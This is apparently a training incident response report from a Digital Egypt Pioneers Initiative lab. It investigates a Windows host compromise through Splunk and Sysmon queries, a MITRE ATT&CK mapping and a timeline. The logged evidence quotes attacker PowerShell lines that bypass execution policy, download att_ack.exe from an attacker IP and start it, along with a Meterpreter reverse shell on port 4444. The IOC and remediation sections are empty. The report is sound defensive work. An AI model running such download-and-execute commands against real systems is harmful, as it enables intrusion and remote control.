


Incident Response Report: Windows PCAD

Exploitation & Splunk Investigation Summary Digital Egypt Pioneers Initiative (DEPI)
April/May 2026



1. Executive Summary

A successful security breach was detected targeting the PCAD system host. The attack initiated with payload delivery via PowerShell, executing `Invoke-WebRequest` to download malicious executables (`att_ack.exe`, `evil.exe`) into loosely restricted directories. The adversary successfully gained initial execution and established a persistent Command and Control (C2) reverse shell via outbound port 4444. Post-exploitation activities included confirmed active network beaconing to the attacker's IP, alongside suspected process migration and credential dumping attempts, which highlighted critical visibility gaps in the host's Sysmon audit configuration.

2. Incident Identification Overview

Field	Details
Date of Incident	April 29 to May 1, 2026
Incident Category	SIEM Tool & Index, Unauthorized Access & C2 Beaconing
Targeted Asset	IP: 192.168.1.12 (PCAD Host)
Attacker IP	IP: 192.168.1.26 (Kali Linux)
Compromised Target	System processes & Command Line Interfaces

3. Attack Phases & MITRE ATT&CK Framework

Kill Chain Phase	MITRE Technique	Attacker Action & Tool Used
1. Delivery	T1059.001 (PowerShell)	Executing <code>Invoke-WebRequest</code> to download payloads from the attacker's server.
2. Execution	T1204.002 (Malicious File)	Executing <code>att_ack.exe</code> and <code>evil.exe</code> from <code>C:\Windows\Temp</code> and <code>C:\Users\Public</code> .
3. Command & Control	T1071.001 (Web Protocols)	Establishing a Meterpreter reverse shell to 192.168.1.26 on port 4444.
4. Defense Evasion	T1055 (Process Injection)	Attempting to migrate into <code>svchost.exe</code> (Forensic visibility gap noted).
5. Credential Access	T1003.001 (LSASS Memory)	Attempting to execute <code>hashdump</code> to steal credentials (Forensic visibility gap noted).

4. Forensic Timeline of Events



Timestamp (UTC)	Phase	Technical Event Description
2026-04-29 19:48:47	Execution	evil.exe executed and established an initial network connection to the attacker IP.
2026-05-01 19:01:07	Delivery	PowerShell downloaded and executed att_ack.exe within C:\Windows\Temp.

Timestamp (UTC)	Phase	Technical Event Description
2026-05-01 19:01:09	C2	att_ack.exe initiated an outbound network connection to 192.168.1.26 on port 4444.
2026-05-01 19:13:49	Delivery	Secondary payload delivery via PowerShell downloading to C:\Users\Public\att_ack.exe.
2026-05-01 19:13:51	C2	Persistent connection re-established via the public directory payload on port 4444.

5. Technical Evidence

This section provides a detailed analysis of the digital evidence retrieved from Splunk, documenting each stage of the adversary's activity with specific queries and technical findings.

5.1 Initial Access & System Enumeration (WinRM)

- **Objective:** To identify the attacker's initial foothold and early reconnaissance commands executed on the victim host.
- **Splunk Query 1:** index="depi" | stats count by SourceIp
- **Evidence:**

New Search Save As Create Table View Close

index="depi" | stats count by SourceIp Time range: All time Q +

✓ 37,233 events (before 5/4/26 2:42:17:000 PM) No Event Sampling Job || → ↓ Smart Mode

Events Patterns **Statistics (16)** Visualization

Show: 20 Per Page Format Preview: On

SourceIp	count
192.168.1.12	3206
192.168.1.25	757
192.168.1.255	148
192.168.1.26	87

- **Splunk Query 2:** index="depi" SourceIp="192.168.1.26" EventCode=3 | stats count by DestinationIp, DestinationPort, Image
- **Evidence:**

New Search Save As Create Table View Close

index="depi" SourceIp="192.168.1.26" EventCode=3 | stats count by DestinationIp, DestinationPort, Image Time range: All time Q +

✓ 87 events (before 5/4/26 2:49:08:000 PM) No Event Sampling Job || → ↓ Smart Mode

Events Patterns **Statistics (1)** Visualization

Show: 20 Per Page Format Preview: On

DestinationIp	DestinationPort	Image	count
192.168.1.12	5985	System	87

- **Splunk Query 3:** index="depi" host="PCAD" EventCode=1 | search ParentImage="wsmprovhost.exe" OR Image="powershell.exe" | table _time, User, Image, CommandLine | dedup Image
- **Evidence:**

New Search Save As Create Table View Close

index="depi" host="PCAD" 192.168.1.26
 | search ParentImage="wsmprovhost.exe" OR Image="powershell.exe"
 | table _time, User, Image, CommandLine
 | dedup Image

Time range: All time Q +

✓ 2,258 events (before 5/4/26 2:58:35.000 PM) No Event Sampling Job || → ⚙ ↓ Smart Mode

Events Patterns **Statistics (11)** Visualization

Show: 20 Per Page Format Preview: On

_time	User	Image	CommandLine
2026-05-01 19:01:07.584	PCAD\Administrator	C:\Windows\Temp\att_ack.exe	C:\Windows\Temp\att_ack.exe
2026-05-01 14:28:39.577	PCAD\Administrator	C:\Windows\Temp\hack.exe	C:\Windows\Temp\hack.exe
2026-04-29 20:19:50.044	NOT_TRANSLATED NT AUTHORITY\SYSTEM	C:\Program Files\SplunkUniversalForwarder\bin\splunk-powershell.exe	"C:\Program Files\SplunkUniversalForwarder\bin\splunk-powershell.exe" --ps2
2026-04-29 20:10:54.780	PCAD\Administrator	C:\Windows\Temp\ev11.exe	C:\Windows\Temp\ev11.exe
2026-04-29 20:10:54.561	PCAD\Administrator	C:\Windows\System32\ipconfig.exe	"C:\Windows\system32\ipconfig.exe" /all
2026-04-29 20:10:54.466	PCAD\Administrator	C:\Windows\System32\whoami.exe	"C:\Windows\system32\whoami.exe"

- **Findings:** Splunk logs confirm the attacker IP (192.168.1.26) successfully accessed the PCAD host leveraging the WinRM service on Port 5985. Upon gaining initial access, the adversary utilized wsmprovhost.exe to execute host enumeration commands (whoami, ipconfig /all) to understand the system's environment and network configuration.

5.2 Payload Delivery (PowerShell Download)

- **Objective:** To identify the method used to drop the malicious binaries onto the victim host.
- **Splunk Query:** index="depi" host="PCAD" EventCode=1 | search ParentImage="wsmprovhost.exe" OR Image="powershell.exe" | table _time, User, Image, CommandLine

- **Evidence:**

New Search

Index="depi" host="PCAD" EventCode=1
 | search ParentImage="wsprovhos.exe" OR Image="powershell.exe"
 | table _time, User, Image, CommandLine
 | dedup CommandLine

2,258 events (before 5/4/26 2:56:48.000 PM) No Event Sampling

Events Patterns Statistics (38) Visualization

Show: 20 Per Page Format Preview On

_time	User	Image	CommandLine
2026-05-01 19:13:49.712	NOT_TRANSLATED PCAD\Administrator	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ExecutionPolicy Bypass -Command "Invoke-WebRequest -Uri 'http://192.168.1.26:8080/att_ack.exe' -OutFile 'C:\Users\Public\att_ack.exe'; Start-Process 'C:\Users\Public\att_ack.exe';"
2026-05-01 19:11:53.364	NOT_TRANSLATED PCAD\Administrator	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ExecutionPolicy Bypass -Command "Invoke-WebRequest -Uri 'http://192.168.1.26:8080/att_ack.exe' -OutFile 'C:\Users\Public\att_ack.exe';"
2026-05-01 19:08:32.631	NOT_TRANSLATED PCAD\Administrator	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ExecutionPolicy Bypass -Command "Invoke-WebRequest -Uri 'http://192.168.1.26/att_ack.exe' -OutFile 'C:\Users\Public\att_ack.exe';"
2026-05-01 19:07:38.979	NOT_TRANSLATED PCAD\Administrator	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ExecutionPolicy Bypass -c Invoke-WebRequest -Uri 'http://192.168.1.26/att_ack.exe' -OutFile 'C:\Users\Public\att_ack.exe'; Start-Process
2026-05-01 19:05:33.696	NOT_TRANSLATED PCAD\Administrator	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ExecutionPolicy Bypass -c "Invoke-WebRequest -Uri 'http://192.168.1.26/att_ack.exe' -OutFile 'C:\Users\Public\att_ack.exe';"
2026-05-01 19:05:20.849	NOT_TRANSLATED PCAD\Administrator	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ExecutionPolicy Bypass -c "Invoke-WebRequest -Uri 'http://192.168.1.26/att_ack.exe' -OutFile 'C:\Users\Public\att_ack.exe'; Start-Process
2026-05-01 19:04:36.915	NOT_TRANSLATED PCAD\Administrator	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ExecutionPolicy Bypass -c "Invoke-WebRequest -Uri 'http://192.168.1.26/att_ack.exe' -OutFile 'C:\Users\Public\att_ack.exe'; Start-Process 'C:\Users\Public\att_ack.exe';"
2026-05-01 19:01:45.191	NOT_TRANSLATED PCAD\Administrator	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ExecutionPolicy Bypass -c "Invoke-WebRequest -Uri 'http://192.168.1.176/att_ack.exe' -OutFile 'C:\Users\Public\att_ack.exe'; Start-Process 'C:\Users\Public\att_ack.exe';"

- **Findings:** System logs revealed the adversary utilized PowerShell with ExecutionPolicy Bypass. The Invoke-WebRequest command was repeatedly used to fetch multiple malicious payloads from the attacker's HTTP server (http://192.168.1.26:8080/att_ack.exe) and save them to loosely restricted directories (C:\Users\Public\ and C:\Windows\Temp), followed by immediate execution via the Start-Process command.

5.3 Payload Execution & Cryptographic Signatures

- **Objective:** To confirm the execution of the dropped files and isolate their cryptographic signatures for precise attribution.
- **Splunk Query 1:** index="depi" EventCode=1 CommandLine!="C:\Windows\Temp\" | table _time, host, User, Image, CommandLine | dedup Image
- **Evidence:**

New Search

Index="depi" EventCode=1 CommandLine!="C:\Windows\Temp\" | table _time, host, User, Image, CommandLine | dedup Image

9,441 events (before 5/4/26 2:30:43.000 PM) No Event Sampling

Events Patterns Statistics (170) Visualization

Show: 20 Per Page Format Preview On

_time	host	User	Image	CommandLine
2026-04-29 19:47:24.692	PCAD	NOT_TRANSLATED NT AUTHORITY\SYSTEM	C:\Windows\servicing\TrustedInstaller.exe	C:\Windows\servicing\TrustedInstaller.exe
2026-05-01 18:33:55.339	PCAD	NOT_TRANSLATED PCAD\Administrator	C:\Windows\explorer.exe	C:\Windows\Explorer.EXE
2026-04-29 19:47:24.799	PCAD	NOT_TRANSLATED NT AUTHORITY\SYSTEM	C:\Windows\WinSxS\xaml64_microsoft-windows-servicingstack_31bf3856ad364e35_10.0.20348.557_none_f1deaeb8519fa10d_T1Worker.exe	C:\Windows\WinSxS\xaml64_microsoft-windows-servicingstack_31bf3856ad364e35_10.0.20348.557_none_f1deaeb8519fa10d_T1Worker.exe
2026-05-01 14:28:39.577	PCAD	NOT_TRANSLATED PCAD\Administrator	C:\Windows\Temp\hack.exe	"C:\Windows\Temp\hack.exe"
2026-04-29 20:10:54.780	PCAD	NOT_TRANSLATED PCAD\Administrator	C:\Windows\Temp\evil.exe	"C:\Windows\Temp\evil.exe"
2026-05-01 19:01:07.584	PCAD	NOT_TRANSLATED PCAD\Administrator	C:\Windows\Temp\att_ack.exe	"C:\Windows\Temp\att_ack.exe"

- **Splunk Query 2:** index="depi" "att_ack.exe" EventCode=1 | rex field=Hashes "MD5=(?[^,]+)" | rex field=Hashes "SHA256=(?[^,]+)" | table _time, host, Image, md5, sha256
- **Evidence:**
- **Findings:** Event ID 1 (Process Creation) logs confirmed the successful execution of multiple distinct malicious payloads, specifically hack.exe, evil.exe, and att_ack.exe. Forensic analysis successfully extracted the definitive SHA256 signature for att_ack.exe (57EAFEE67D60994086DB7EB58560D0B167BD4A2344A10C936B868C9BCDE3A67). This static property linking ensures the binary can be tracked globally even if renamed by the attacker.

5.4 Command & Control (C2 Beaconing)

- **Objective:** To definitively prove interactive remote control over the compromised host by tracking outbound network connections.


_time	host	Image	md5	sha256
2026-05-01 19:13:50.269	PCAD	C:\Users\Public\att_ack.exe		57EAFEE67D60994086DB7EB58560D0B167BD4A2344A10C936B868C9BCDE3A67
2026-05-01 19:01:08.244	PCAD	C:\Windows\System32\WerFault.exe	063722F0704628991DC762A72F2FBA467B1D65BAF393C5E3ED80307AFDE0B4F	
2026-05-01 19:02:13.614	PCAD	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	1C84C8632C5269F24876ED9F49FA810B49F77E1E92E8918FC164C34B020F9A94	
2026-05-01 19:01:45.191	PCAD	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	1C84C8632C5269F24876ED9F49FA810B49F77E1E92E8918FC164C34B020F9A94	
2026-05-01 19:08:52.485	PCAD	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	1C84C8632C5269F24876ED9F49FA810B49F77E1E92E8918FC164C34B020F9A94	
2026-05-01 19:08:32.631	PCAD	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	1C84C8632C5269F24876ED9F49FA810B49F77E1E92E8918FC164C34B020F9A94	
2026-05-01 19:08:18.280	PCAD	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	1C84C8632C5269F24876ED9F49FA810B49F77E1E92E8918FC164C34B020F9A94	
2026-05-01 19:07:38.979	PCAD	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	1C84C8632C5269F24876ED9F49FA810B49F77E1E92E8918FC164C34B020F9A94	
2026-05-01 19:05:33.696	PCAD	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	1C84C8632C5269F24876ED9F49FA810B49F77E1E92E8918FC164C34B020F9A94	
2026-05-01 19:05:20.849	PCAD	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	1C84C8632C5269F24876ED9F49FA810B49F77E1E92E8918FC164C34B020F9A94	
2026-05-01 19:04:36.915	PCAD	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	1C84C8632C5269F24876ED9F49FA810B49F77E1E92E8918FC164C34B020F9A94	
2026-05-01 19:13:49.712	PCAD	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	1C84C8632C5269F24876ED9F49FA810B49F77E1E92E8918FC164C34B020F9A94	
2026-05-01 19:11:53.364	PCAD	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	1C84C8632C5269F24876ED9F49FA810B49F77E1E92E8918FC164C34B020F9A94	
2026-05-01 19:02:13.820	PCAD	C:\Windows\System32\conhost.exe	6B481D656414C508080BEDCD615AEAF2F5F68576CB732A9548E0DA87729733	
2026-05-01 19:01:45.198	PCAD	C:\Windows\System32\conhost.exe	6B481D656414C508080BEDCD615AEAF2F5F68576CB732A9548E0DA87729733	
2026-05-01 19:06:52.490	PCAD	C:\Windows\System32\conhost.exe	6B481D656414C508080BEDCD615AEAF2F5F68576CB732A9548E0DA87729733	

- **Splunk Query 1:** index="depi" "att_ack.exe" EventCode=3 | table _time, SourceIp, DestinationIp, DestinationPort
- **Evidence:**


_time	SourceIp	DestinationIp	DestinationPort
2026-05-01 19:01:09.885	192.168.1.12	192.168.1.26	4444
2026-05-01 19:13:51.707	192.168.1.12	192.168.1.26	4444

- **Findings:** By pivoting the search to target the known attacker port (4444), Sysmon Event ID 3 (Network Connection) confirmed that the executed processes (att_ack.exe and evil.exe) successfully established persistent, outbound reverse shells from the victim host (192.168.1.12) directly back to the attacker IP (192.168.1.26).

6. Indicators of Compromise (IOCs)



7. Impact Assessment



1. **Unauthorized System Access:** The adversary successfully bypassed boundary defenses and executed arbitrary code, resulting in a persistent reverse shell.
2. **Potential Credential Theft:** Post-exploitation behavior indicates a high probability of credential dumping techniques being deployed, threatening domain-wide credential integrity via Pass-the-Hash attacks.
3. **Audit Evasion:** The successful circumvention of Sysmon Event ID 8 and 10 logging demonstrates the adversary's capability to operate within memory and exploit current detection gaps.

8. Containment & Remediation

